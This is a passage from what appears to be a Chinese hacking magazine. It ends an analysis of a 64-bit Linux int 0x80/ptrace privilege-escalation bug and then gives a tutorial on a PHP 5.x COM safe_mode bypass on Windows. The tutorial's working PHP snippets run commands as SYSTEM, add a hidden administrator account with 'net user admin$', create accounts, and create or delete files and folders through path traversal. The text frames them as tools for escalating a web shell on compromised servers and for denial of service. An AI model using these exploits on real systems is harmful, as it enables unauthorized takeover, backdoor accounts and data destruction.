        CFI_SIGNAL_FRAME
        CFI_DEF_CFA     rsp,SS+8-RIP
        /*CFI_REL_OFFSET        ss,SS-RIP*/
        CFI_REL_OFFSET  rsp,RSP-RIP
```

```
ia32_do_syscall:
        cmpl $(IA32_NR_syscalls-1),%eax        不一致问题！
        ja  ia32_badsys
        IA32_ARG_FIXUP
        call *ia32_sys_call_table(,%rax,8)  # xxx: rip relative
ia32_sysret:
        movq %rax,RAX-ARGOFFSET(%rsp)
        jmp int_ret_from_sys_call
```

图3

```
    ja  ia32_badsys
    IA32_ARG_FIXUP
    /*通过"系统调用表+rax*8"的偏移方式来调用指定的系统调用*/
    call *ia32_sys_call_table(,%rax,8) # xxx: rip relative
    /*注意上述两者的差别，用eax判断溢出，用rax执行调用！这几个寄存器的关系如下：
    63        32        16        8    1
    -----  RAX  ---------------------------
                ------  EAX  ---------------
                         ----  AX  ------
                                  ---- AL--
    父进程在调用之前将rax修改为x0000000800000101，这样eax==0x00000101，不溢出！系统调用表+rax*8，溢出并翻转到用户空间。所以，将"call *ia32_sys_call_table(,%rax,8)"改成"call *ia32_sys_call_table(,%eax,8)"或许可以规避这个bug*/
```

漏洞总结

通过对这个Linux内核漏洞的分析，我们找到了这个漏洞发生的根本原因——Linux内核对int 0x80调用的响应代码中存在问题，即检查地址溢出的寄存器是%eax，但是最终跳转时使用的寄存器却是%rax，而Ptrace恰好具有在调试子进程时更改寄存器的功能，这样就完美地利用了这个漏洞，最终实现从一般权限到Root权限和内核权限的提升。试想一下，你已经成功地入侵到某个Linux主机内部，但是苦于权限不足，那么这个漏洞就将为你提供一个机会，以提升权限。只要目标主机操作系统使用的是Linux 2.4或2.6的64位x86-64内核，并且没有Patch过即可。同时，我们还可以看出目前64位的内核确实不够稳定，类似的Bug和漏洞应该还有。这种漏洞的直接效果就是权限提升，严重影响到Linux主机的安全性！另一方面，64位操作系统下软件的安全性就更令人担忧了。

适合读者：漏洞爱好者
前置知识：PHP

PHP 5.x COM functions 提权漏洞的利用



文/图 人鱼姬

PHP是英文"超级文本预处理语言"(Hypertext Preprocessor)的缩写，是一种HTML内嵌式的语言。它可以比CGI或者Perl更快速地执行动态网页。PHP具有非常强大的功能，所有的CGI或者JavaScript的功能，PHP都能实现，支持几乎所有流行的数据库以及操作系统。

近期功能如此强大、运用如此广泛的PHP却出现了重大漏洞，也就是PHP 5.x COM functions safe_mode and disable_function bypass漏洞。它可以实现提权，这是很多朋友们所梦寐以求的。下面我们先来总体介绍一下漏洞，由于本人水平有限，请大家原谅不准确的地方。

漏洞所用到的COM函数只在Windows环境下的PHP才存在，.net的支持需要PHP5以及.net Runtime。

漏洞所利用的函数无需特殊安装，是PHP内核的一部分。Windows环境下的PHP默认支持这些扩展，不用额外加载其他扩展来调用漏洞函数。

现在部分大中型网站都喜欢用PHP+Apache+Windows来架设，这样的话，PHP漏洞的打击面就会很大了，特别是在现在提权越来越难的形势下，我想，很多服务器会因为这个漏洞而沦陷的。

根据漏洞发现者公布的内容，漏洞的利用要求php.ini中有如下设置。我的测试环境为PHP5.2.3+Apache2.2.3+Windows XP SP2，在我的测试当中，发现并不一定要严格按照这样配置，大家可以自己测试一下看看。

```
safe_mode = On
disable_functions = com_load_typelib
open_basedir = htdocs
```

下面我们就逐一看看这个漏洞的内容与利用。

compatUI.dll中的RunApplication函数

这个漏洞的测试代码如下。

```
<php
$compatUI = new COM('{0355854A-7F23-47E2-B7C3-97EE8DD42CD8}'); //加载compatUI.dll
$compatUI->RunApplication("something", "notepad.exe", 1);
//运行记事本
>
```

将其保存为PHP文件，放到服务器上，然后用IE访问就可以了。运行后IE是没有什么回显的，如图1所示，但实际上记事本已经运行了，而且是SYSTEM权限，因为它是由系统服务来运行的，所以继承了SYSTEM权限，如图2所示。




图1




图2

利用这个漏洞，我们可以运行已经上传好的木马，实现Web Shell的提权。当然，如果你足够无聊的话，还可以写成循环，让服务器运行很多记事本，实现D.O.S。

Wscript运行命令

这个漏洞的测试代码如下。

```
<php
$wscript = new COM('wscript.shell');
//要用到wscript.exe
$wscript->Run("cmd.exe /c calc.exe");
//运行calc.exe
>
```

访问该脚本后，服务器上出现了SYSTEM权限的calc.exe进程，如图3所示。我们只要发挥一下想象力，修改一下脚本，就能加个管理员账户了，具体代码如下。




图3

```
<php
$wscript = new COM('wscript.shell');
$wscript->Run("cmd.exe /c net user admin$ /add");
```

```
$wscript->Run("cmd.exe /c net localgroup administrators admin$ /add");
>
```

访问该脚本之后，即可添加管理员成功，这对SYST EM权限来说简直就是噩梦，如图4所示。




图4

wshom.ocx中的OpenTextFile

OpenTextFile可以用于创建一个文件，其中存在的漏洞的测试代码如下。

```
<php
$mPath = str_repeat("..\\",20);
$FSO = new COM('Scripting.FileSystemObject');
//用到了wshom.ocx
$FSO->OpenTextFile($mPath."bat.bat", 8, true);
// 在服务器上创建文件，虽然这个函数是用来打开文件的，但是文件不存在就被创建了
>
```

果然在C区根目录出现了这个批处理文件bat.bat，如图5所示。




图5

wshom.ocx中的DeleteFile

这个函数可以删除服务器上的文件，大家要小心使用，测试代码如下。

```
<php
$mPath = str_repeat("..\\",20);
$FSOdelFile = new COM('Scripting.FileSystemObject');
//利用了wshom.ocx
$FSOdelFile->DeleteFile($mPath."\\*.dat", True);
//删除C区根目录的所有dat文件
>
```

wshom.ocx中的DeleteFolder

利用这个函数可以删除服务器上的文件夹，很恐怖哦。测试代码如下：

```
<php
$mPath = str_repeat("..\\",20);
$FSOdelFolder = new COM('Scripting.FileSystemO bject');
//使用wshom.ocx
$FSOdelFolder->DeleteFolder($mPath."\\11", True);
//删除特定的文件夹
>
```

访问之后，成功删除了c:\11这个文件夹。

shgina.dll中Create函数创建账户

这个漏洞的测试代码如下：

```
<php
$user = new COM('{60664CAF-AF0D-0004-A300-5C7D25FF22A0}');
//利用shgina.dll
$user->Create("asd"); //创建账户asd
```

不过，这里要注意一下，利用这个漏洞创建的账户只是属于users组的，如图6所示。

